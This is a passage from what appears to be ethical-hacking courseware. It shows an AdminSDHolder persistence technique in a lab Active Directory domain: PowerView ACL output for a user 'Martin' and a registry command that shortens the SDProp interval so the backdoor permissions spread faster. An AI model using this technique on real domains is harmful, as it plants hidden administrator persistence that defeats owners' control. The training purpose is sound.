

msfconsole - Parrot Terminal
File Edit View Search Terminal Help

```
00000000000'
rights on CN=AdminSDHolder,CN=System,DC=CEH,DC=com
PS C:\Users\Administrator\Downloads\PowerView> Get-ObjectAcl -SamAccountName "Martin" -ResolveGUIDs
Get-ObjectAcl -SamAccountName "Martin" -ResolveGUIDs


InheritedObjectType   : All
ObjectDN              : CN=Martin J.,CN=Users,DC=CEH,DC=com
ObjectType            : All
IdentityReference     : NT AUTHORITY\SELF
IsInherited           : False
ActiveDirectoryRights : GenericRead
PropagationFlags      : None
ObjectFlags           : None
InheritanceFlags      : None
InheritanceType       : None
AccessControlType     : Allow
ObjectSID             : S-1-5-21-2083413944-2693254119-1471166842-1104

InheritedObjectType   : All
ObjectDN              : CN=Martin J.,CN=Users,DC=CEH,DC=com
ObjectType            : All
IdentityReference     : NT AUTHORITY\Authenticated Users
IsInherited           : False
ActiveDirectoryRights : ReadControl
PropagationFlags      : None
ObjectFlags           : None
InheritanceFlags      : None
InheritanceType       : None
AccessControlType     : Allow
```

Figure 6.193: Screenshot of PowerShell showing GenericAll privileges

Additionally, the following command can be used to change the default time of SDProp to 3 min by modifying the registry:


`REG ADD HKLM\SYSTEM\CurrentControlSet\Services\NTDS\Parameters /V AdminSDProtectFrequency /T REG_DWORD /F /D 300`


msfconsole - Parrot Terminal
File Edit View Search Terminal Help

```
ActiveDirectoryRights : ListChildren
PropagationFlags      : None
ObjectFlags           : None
InheritanceFlags      : ContainerInherit
InheritanceType       : All
AccessControlType     : Allow
ObjectSID             : S-1-5-21-2083413944-2693254119-1471166842-1104

InheritedObjectType   : All
ObjectDN              : CN=Martin J.,CN=Users,DC=CEH,DC=com
ObjectType            : All
IdentityReference     : BUILTIN\Administrators
IsInherited           : True
ActiveDirectoryRights : CreateChild, Self, WriteProperty, ExtendedRight, Delete, GenericRead, WriteDa
cl, WriteOwner
PropagationFlags      : None
ObjectFlags           : None
InheritanceFlags      : ContainerInherit
InheritanceType       : All
AccessControlType     : Allow
ObjectSID             : S-1-5-21-2083413944-2693254119-1471166842-1104


PS C:\Users\Administrator\Downloads\PowerView> REG ADD HKLM\SYSTEM\CurrentControlSet\Services\NTDS\Pa
rameters /V AdminSDProtectFrequency /T REG_DWORD /F /D 300
REG ADD HKLM\SYSTEM\CurrentControlSet\Services\NTDS\Parameters /V AdminSDProtectFrequency /T REG_DWOR
D /F /D 300
The operation completed successfully.
PS C:\Users\Administrator\Downloads\PowerView>
```

Figure 6.194: Screenshot of PowerShell showing the modification of the registry

The screenshot shows that the **`Martin`** account has been added to AdminSDHolder with all permissions set.



Group or user names:

- Everyone
- SELF
- Authenticated Users
- SYSTEM
- Martin J. (Martin@CEH.com)
- Domain Admins (CEH\Domain Admins)

